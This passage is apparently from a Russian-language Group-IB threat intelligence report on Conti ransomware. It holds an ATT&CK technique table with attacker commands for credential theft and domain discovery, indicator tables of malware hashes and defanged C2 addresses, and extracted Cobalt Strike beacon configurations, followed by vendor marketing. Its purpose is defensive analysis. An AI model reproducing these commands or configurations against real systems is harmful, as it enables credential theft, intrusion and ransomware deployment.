	T1555.003: Credentials from Password Stores: Credentials from Web Browsers	Для получения паролей из браузеров использовались утилиты SharpChromium и SharpWeb.
	T1558: Steal or Forge Kerberos Tickets	Атака на протокол Kerberos осуществлялась при помощи утилиты Rubeus или скрипта Invoke-Kerberoast из Empire.
	T1558.003: Kerberoasting	Атака осуществляется при помощи утилиты Rubeus.
	T1558.004: AS-REP Roasting	Атака осуществляется при помощи утилиты Rubeus.
	T1187: Forced Authentication	Для получения паролей использовалась утилита FakeLogonScreen.
	Unsecured Credentials: T1552.001: Credentials In Files	«Ручная» кража файлов с паролями.
	T1110.003: Brute Force: Password Spraying	Используется скрипт SMBAutoBrute.

TA0007: Discovery	T1087.002: Account Discovery: Domain Account	Использовались следующие утилиты: • whoami /groups • net group /domain • net group “domain admins” /domain • net group “enterprise admins” /domain
	T1087.003: Account Discovery: Email Account	Извлечение паролей из браузеров при помощи утилит: • SharpChromium.exe logins • SharpWeb.exe all
	T1069.001: Permission Groups Discovery: Local Groups	Использовалась утилита SharpHound.
	T1069.002: Permission Groups Discovery: Domain Groups	Использовались следующие утилиты: • AdFind • SharpHound • PowerSploit-скрипты и их производные
	T1615: Group Policy Discovery	Использовалась утилита SharpHound.
	T1018: Remote System Discovery	Использовались следующие утилиты: • net group “domain controllers” /domain • AdFind • SharpHound • SharpView
	T1482: Domain Trust Discovery	Получение данных командой: nltest.exe /domain_trusts /all_trusts.
	T1518.001: Software Discovery: Security Software Discovery	Использование wmic следующим образом: • wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value • wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value • wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value
	T1135: Network Share Discovery	Использование команды powershell.exe Invoke-Share-Finder -CheckShareAccess.
	T1083: File and Directory Discovery	Ручной поиск файлов на устройстве.
	T1007: System Service Discovery	Использование утилиты SharpUp для получения информации о зарегистрированных сервисах.
	T1046: Network Service Scanning	Использование утилиты nmap.
TA0008: Lateral movement	T1570: Lateral Tool Transfer	Использование утилиты PsExec для бокового перемещения.
	T1210: Exploitation of Remote Service	Эксплуатация уязвимости Zerologon внутри инфраструктуры жертвы.
	T1021: Remote Services: Remote Desktop Protocol	Включение RDP-протокола и его дальнейшее использование.
TA0009: Collection	T1560: Archive Collected Data	Результат выполнения некоторых программ архивируется перед отправкой.
	T1005: Data from Local System	Conti заходили на устройства в сети организации и вручную выгружали документы со скомпрометированных устройств.
	T1039: Data from Network Shared Drive	Conti заходили на сетевые диски организации и вручную выгружали документы.

TA0011: Command and Control	T1071.001: Application Layer Protocol: Web Protocols	Взаимодействие с C2 таких утилит, как Cobalt Strike, при помощи протокола HTTPS.
	T1021.002: Remote Services: SMB/Windows Admin Shares	Взаимодействие beacon'ов между собой в инфраструктуре зараженной организации.
	T1071.004: Application Layer Protocol: DNS	В некоторых случаях происходило туннелирование трафика Cobalt Strike beacon'ом по протоколу DNS.
	T1090.001: Proxy: Internal Proxy	Conti «поднимали» socks-сервер при помощи Cobalt Strike beacon'ов.
	T1219: Remote Access Software	Ручное включение протокола RDP и управление зараженным устройством.
TA0040: Impact	T1485: Data Destruction	В первую очередь злоумышленники вручную удаляют бекап-данные.
	T1486: Data Encrypted for Impact	После этого загружают на все устройства, до которых удалось дотянуться, шифровальщик и запускают его.

Files

VALUE	DESCRIPTION
Name	upd.exe
MD5	6078dbad380775d01ce9cf91cbe23d7b
SHA1	d5d924a5c390946bb55f820b8444e4d9dea1958c
SHA256	00dd454af4ee062aecf81d422fcec72f6f2af12bbc816906045690e67cdf01a1
Classification	Cobalt Strike beacon
C2	mdcls[.]com/backend
Name	starterOF.exe
MD5	c720441cc3603483defcad7f2476c220
SHA1	69017682934fd66707f61c2c975ff7164e753f30
SHA256	57052ab0ae2d77543d993d8b2887987af4163a56a2bed4d678a4b4db1ac3d7f2
Classification	Cobalt Strike beacon
C2	185.174.103[.]157/push
Name	InstallerFileTakeOver.exe
MD5	f317b6bafb5c6f4c3c9ffb967fd941b5
SHA1	509c2115bfbb20e65a08286935cfac1305894ede
SHA256	9e4763ddb6ac4377217c382cf6e61221efca0b0254074a3746ee03d3d421dabd
Classification	CVE-2021-41379 Windows LPE
Name	lazagne.exe
MD5	68d3bf2c363144ec6874ab360fdda00a
SHA1	fa2f281fd4009100b2293e120997bfd7feb10c16
SHA256	ed2f501408a7a6e1a854c29c4b0bc5648a6aa8612432df829008931b3e34bf56

Classification	Lazagne
Name	zero.exe
MD5	1c6363248c917b9b2a0e37e547cb1bd5
SHA1	fbb59ffa0f882cc2971d72b8556bfe3b9cce060c
SHA256	d0f70fb2d9001644ba65ae71a50f5ea5ce3e0e1b2dc47ea6f2cdf132536df54a
Classification	CVE-2020-1472 aka Zerologon exploit

Name	HiveNightmare.exe
MD5	055cc4c30260884c910b383bb81cf7c8
SHA1	a3bf960f6d124d0b53608ddb0c65177d3717a22f
SHA256	92e853dd359cb3636fa165a7170498d14ef7c692d8e6545b7adea95d89fe189f
Classification	CVE-2021-36934 aka HiveNightmare aka SeriousSAM exploit

Name	BitsArbitraryFileMoveExploit.exe
MD5	790cfe1f9b1f7a1b8805f3c581aeb1c3
SHA1	d0e158d8f0d1652441374283e6fe4f7bd8e8edb6
SHA256	65090399c998948c347a1e5c223461925e68178dd94c92e9de04597493197097
Classification	CVE-2020-0787 Windows BITS LPE exploit

Name	BitsArbitraryFileMoveExploit.exe
MD5	da26fb84c103109da7b738d0c1b0612c
SHA1	4373fefdec70547cb513be8e908997033197dc86
SHA256	5b9407df404506219bd672a33440783c5c214eefa7feb9923c6f9fded8183610
Classification	CVE-2020-0787 aka BitsArbitraryFileMoveExploit

Name	zero22.exe
MD5	01a584f26eace00ff96f6511bab5bfee
SHA1	84a594fc02731009fdf444a3e4134b1b7a928626
SHA256	54295c0679b4eecddc794b7f7210b1942347871c3e228fad22a341a30712de5c
Classification	CVE-2020-1472 aka Zerologon exploit

Name	zero.exe
MD5	bcf121ba763f4a0c07113046e5103900
SHA1	0e36bcc07c3de7549feafeeb606d4a77dd435c71
SHA256	3febf726ffb4f4a4186571d05359d2851e52d5612c5818b2b167160d367f722c
Classification	CVE-2020-1472 aka Zerologon exploit

Name	encryptor
MD5	04a5b5ecf057134a96ba9beac224c672

SHA1	731bd8b6c368007aa8b1bcfffe07d920b1b827c2
SHA256	abd011278f60b350e932c6ed3e2ee16b3e0f45d616d04e5d2fba02a57d521080
Classification	Native linux x64 ELF file called "encryptor". CONTI Ransomware

Name	linux64
MD5	41c4c3036bc1fdeb8d3be8e2903e83cc
SHA1	e94d0ba20b42f26f32ed7463e9bd807753fae3cc
SHA256	7aeacfa3b007c417bdebdf90232b9ebb4faf76efc4853cc49e3c0a74654d80b1
Classification	Linux x64 ELF GO language coded file called "linux64". Hive ransomware

Name	rld.dll
MD5	9f9c2bdf45f6a9940555fd1f009701ac
SHA1	bd5b31a61969f10bada83618b27af8f3edf1cfc4
SHA256	efa0d4a79c4c971c680ef8020bb526b07a13061f4eb68ee6f5af9e42c6364bd8
Classification	Conti Ransomware windows x86 DLL

Name	ss.exe
MD5	59e7f22d2c290336826700f05531bd30
SHA1	3b2a0d2cb8993764a042e8e6a89cbbf8a29d47d1
SHA256	f63e17ff2d3cfe75cf3bb9cf644a2a00e50aaffe45c1adf2de02d5bd0ae35b02
Classification	CVE-2020-1472 aka Zerologon exploit

Name	c.dll
MD5	641d7e44b87e88608443d6423937d983
SHA1	7e9f57de4eaf2fa3535c1b4f0c5fa1f33b3dd2ac
SHA256	904e0855772f56721cc157641a26bb7963651e5a45c3bb90764328b17081abd5
Classification	Conti Ransomware windows x86 DLL

Name	fgdump.exe
MD5	0762764e298c369a2de8afaec5174ed9
SHA1	ec932d26a059a188af6320b8ca76ce6e609f4878
SHA256	a6cad2d0f8dc05246846d2a9618fc93b7d97681331d5826f8353e7c3a3206e86
Classification	fgdump, a newer version of the pwdump tool for extracting NTLM and LanMan password hashes from Windows

Name	backup.bat
MD5	e03a74a92211229c0c6f2886aaac4c2a
SHA1	893135fe8c1d0bd9a25e7d112990f4c5f6485288

SHA256	794a5621fda2106fcb94cbd91b6ab9567fb8383caa7f62febafcf701175f2b91
Classification	bat file to run well known Active Directory query tool (adfind.exe) for recon
Name	noPac.exe
MD5	b12f0933881af6f53b5ba01242acc35a
SHA1	675fc8dd389190b8ba2fb7f9ba5631b790d7cb90
SHA256	0f988e0bce8d310eb90e8c09bd6bdd765ce0d33519f0436494877f9925c3b235
Classification	CVE-2021-42287/CVE-2021-42278 Scanner & Exploiter, source code: https://github.com/cube0x0/noPac

Network

VALUE	DESCRIPTION
Domain	mdcls[.]com
Registrar	namecheap, inc
Reg date	2021-11-14
Exp date	2022-11-14
IP	195.149.87[.]152

VALUE	DESCRIPTION
Domain	armdt[.]com
Registrar	namecheap, inc
Reg date	2021-11-14
Exp date	2022-11-14
IP	195.149.87[.]179

VALUE	DESCRIPTION
Domain	svvtc[.]com
Registrar	namecheap inc
Reg date	2021-11-22
Exp date	2022-11-22
IP	23.183.81[.]113

VALUE	DESCRIPTION
IP	185.174.103[.]157
Country	US

VALUE	DESCRIPTION
IP	23.183.81[.]113
Country	US

VALUE	DESCRIPTION
IP	195.149.87[.]152
Country	US

VALUE	DESCRIPTION
IP	195.149.87[.]179
Country	US

VALUE	DESCRIPTION
IP	146.19.75[.]38
Natname	MD

File system

Working directory:

- C:\Datop\
- C:\Intel\

SHA1: fd55edbf1ca249ab8a24a72c05a35663b6a44076


```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “gid=”,
      “Cookie”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/optimize.gif”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “8 (HTTPS)”,
    “HttpPost_Metadata”: [
      “Host: svvtc.com”,
      “Connection: close”,
      “Accept-Encoding: gzip compress br”,
      “Content-Type: application/x-www-form-urlencoded”,
      “confirmed=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yows-
er/2.5 Safari/537.36”,
    “Port”: 5656,
    “HttpPostUri”: “/naive”
  },
  “cnc”: [
    “svvtc[.]com,/optimize.gif”
  ]
}
```

SHA1: 4fd61e498bb8c6e5df247450b7304c918dc97dae


```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “gid=”,
      “Cookie”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/optimize.gif”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “8 (HTTPS)”,
    “HttpPost_Metadata”: [
      “Host: svvtc.com”,
      “Connection: close”,
      “Accept-Encoding: gzip compress br”,
      “Content-Type: application/x-www-form-urlencoded”,
      “confirmed=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yows-
er/2.5 Safari/537.36”,
    “Port”: 8080,
    “HttpPostUri”: “/naive”
  },
  “cnc”: [
    “svvtc[.]com,/optimize.gif”
  ]
}
```


SHA1: 70227fc9c0a6a967eae4185c3ce8d2ac449f78da


```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “Accept: */*”,
      “am-uid=”,
      “Cookie”,
      “bother=false”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/shave.jpgv”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “8 (HTTPS)”,
```

```
    “HttpPost_Metadata”: [
      “Host: svvtc[.]com ”,
      “Connection: close”,
      “Accept-Encoding: gzip;q=1.0, identity; q=0.5, *;q=0 “,
      “Content-Type: application/x-www-form-urlencoded”,
      “insert=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yows-
er/2.5 Safari/537.36”,
    “Port”: 443,
    “HttpPostUri”: “/networks”
  },
  “cnc”: [
    “svvtc[.]com,/shave.jpgv”
  ]
}
```


SHA1: ca5d5992a93697d3d60e3cf2570c1bb90725638d


```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “gid=”,
      “Cookie”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/optimize.gif”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “0 (HTTP)”,
    “HttpPost_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “Accept-Encoding: gzip compress br”,
      “Content-Type: application/x-www-form-urlencoded”,
      “confirmed=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yows-
er/2.5 Safari/537.36”,
    “Port”: 80,
    “HttpPostUri”: “/naive”
  },
  “cnc”: [
    “svvtc[.]com,/optimize.gif”
  ]
}
```

SHA1: 7190c27ff13856a5a3cf1cb1c314ad921d55bad6


```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “Accept: video/webm”,
      “AWSALB=”,
      “Cookie”,
      “label=true”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/interactively”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “8 (HTTPS)”,
    “HttpPost_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “Accept-Encoding: deflate”,
      “Content-Type: application/x-www-form-urlencoded”,
      “draft=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yowser/2.5 Safari/537.36”,
    “Port”: 4444,
    “HttpPostUri”: “/e-services”
  },
  “cnc”: [
    “svvtc[.]com,/interactively”
  ]
}
```

SHA1: d5d924a5c390946bb55f820b8444e4d9dea1958c


```
{
  “meta”: {
    “Proxy_Password”: “”,
    “HostHeader”: “”,
    “Proxy_UserName”: “”,
    “BeaconType”: “8 (HTTPS)”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “Proxy_HostName”: “”,
     “HttpGet_Metadata”: [
      “Host: mdcls[.]com”,
      “Connection: close”,
      “Accept: image/x-png”,
      “Accept-Language: ru-RU, ru;q=0.9, en-US;q=0.8, en;q=0.7, fr;q=0.6”,
      “gid=”,
      “Cookie”
     ],
    “Watermark”: 426352781,
    “C2Server”: “mdcls[.]com,/backend”,
    “version”: “4”,
    “PipeName”: “”,
    “HttpPost_Metadata”: [
      “Host: mdcls[.]com”,
      “Connection: close”,
      “Accept-Encoding: compress gzip deflate”,
      “Content-Type: application/x-www-form-urlencoded”,
      “PayerID=”,
      “__session__id=”,
      “Cookie”
     ],
      “UserAgent”: “Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap-
pleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Edg/95.0.1020.44”,
    “Port”: 4747,
    “HttpPostUri”: “/wish”
     },
     “cnc”: [
    “mdcls[.]com,/backend”
     ]
}
```

```
“post-get.verb” : “”,
                  “process-inject-stub” : “”,
                  “http-get.uri” : “195.149.87[.]179,/add”,
                  “http-get.server.output” : “S”,
                  “post-ex.spawnto_x64” : “%windir%\\sysnative\\dllhost.
exe”,
                  “post-ex.spawnto_x86” : “%windir%\\syswow64\\dllhost.
exe”,
                  “cryptoscheme” : 0,
                  “process-inject-transform-x64” : “”,
                  “process-inject-transform-x86” : “”,
                  “maxdns” : 0,
                  “process-inject-min_alloc” : 21505,
                  “http-post.client” : “Host: armdt[.]comConnection:
close/Content-Type: application/x-www-form-urlencodednarrow=__session__
id=Cookie”,
                  “dns_sleep” : 0,
                  “ssl” : false,
                  “SSH_Password_Pubkey” : “”,
                  “http-post.uri” : “/attempt”,
                  “Proxy_UserName” : “”,
                  “cookieBeacon” : 1,
                  “CFGCaution” : 0,
                  “process-inject-start-rwx” : 4,
                  “spawto” : “”,
                  “SSH_Host” : “”,
                  “stage.cleanup” : 1,
                  “SSH_Username” : “”,
                  “watermark” : 426352781,
                  “process-inject-use-rwx” : 32,
                  “dns_idle” : 0,
                  “sleeptime” : 36780,
                  “dns” : false,
                  “publickey” : “MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQ-
CkuC7zzb+qD03sCdFDp4N09uuSt4WINFCtZK1x9gfNr3R4kCwsagUPNbY7miumEFQld2PqEx-
7h5cGQt8XYfEj21zfxo4pc78jAPex+h2kPA2yTju2rR7zN7WyrXg14ArshPkvQl167dm-
mVAzdYzqu3o0cJKQhhCS+nqrlF9pkjeQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA==”,
                  “pipename” : “”,
                  “SSH_Password_Plaintext” : “”,
                  “Proxy_Password” : “”,
                  “Proxy_HostName” : “”,
                  “host_header” : “”,
                  “jitter” : 35,
```

```
                “killdate” : 0,
                “text_section” : 155989,
                “port” : 80,
                “shouldChunkPosts” : 0,
                “http-get.client” : “Host: armdt[.]comConnection:
close*Accept-Language: da, en-gb;q=0.8, en;q=0.7BUID=Cookiereact=false”,
                “funk” : 0,
                “SSH_Port” : 0,
                “http-get.verb” : “GET”,
                “proxy_type” : 2,
                “user-agent” : “Mozilla/5.0 (Linux; Android 11; SM-
A515F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.74 Mobile
Safari/537.36”
```

Group-IB

— один из ведущих разработчиков решений для детектирования и предотвращения кибератак, выявления мошенничества, расследования высокотехнологичных преступлений и защиты коммерческой и интеллектуальной собственности в сети.

Миссия Group-IB: Fight Against Cybercrime

Interpol и Europol


Group-IB — партнер и участник совместных расследований

Топ-10 в APAC

Group-IB вошла в топ-10 компаний по кибербезопасности в регионе APAC согласно APAC CIO Outlook

Центры исследования киберугроз Group-IB

- Распределенная по миру инфраструктура наблюдения за киберпреступностью
- Лаборатории компьютерной криминалистики
- Реагирование и исследование киберпреступлений
- Круглосуточные центры мониторинга и оперативного реагирования CERT-GIB



- Европа
- Россия
- Ближний Восток
- Азиатско-Тихоокеанский регион

Решения Group-IB

Опыт Group-IB в международных расследованиях, киберразведке и выявлении преступлений на разных уровнях подготовки был интегрирован в экосистему решений, объединяющую чрезвычайно сложное программное и системное обеспечение, с целью мониторинга, обнаружения и предотвращения кибератак и мошенничества.

Решения Group-IB признаны мировыми агентствами

IDC Gartner FORRESTER kuppingercole ANALYSTS FROST & SULLIVAN

Threat Intelligence


Система исследования и атрибуции кибератак, охоты за угрозами и защиты сетевой инфраструктуры

Threat Hunting Framework

Система защиты от сложных целевых атак и проактивной охоты за угрозами внутри и за пределами периметра

Digital Risk Protection

Выявление и устранение цифровых рисков на основе искусственного интеллекта




Fraud Hunting Platform

Цифровая защита и противодействие мошенничеству в реальном времени

Atmosphere: Cloud Email Protection

Облачная защита электронной почты от целевых атак, детонация полезных нагрузок и атрибуция угроз



AssetZero

Мониторинг внешнего периметра с помощью данных киберразведки

Экспертиза Group-IB

600+
экспертов международного класса

70 000+
часов реагирования на инциденты информационной безопасности

1 300+
успешных расследований по всему миру

19 лет
практического опыта

Intelligence-driven services

В основе технологического лидерства компании, возможностей в сфере научных исследований и разработки — 18-летний практический опыт расследования киберпреступлений по всему миру и более 70 000 часов реагирования на инциденты информационной безопасности, аккумулированные в распределенной по миру инфраструктуре наблюдения за киберпреступностью.

Предотвращение

- Аудит безопасности
- Оценка безопасности
- Red Teaming
- Pre-IR Assessment
- Compromise Assessment
- Обучение

Реагирование

- Managed Incident reponse
- Managed detection and threat hunting

Расследование

- Компьютерная криминалистика
- Расследования
- Финансовые расследования
- eDiscovery

ПРЕДОТВРАЩАЕМ И ИССЛЕДУЕМ КИБЕРПРЕСТУПЛЕНИЯ С 2003 ГОДА

www.group-ib.ru info@group-ib.com group-ib.ru/blog +7 495 984 3364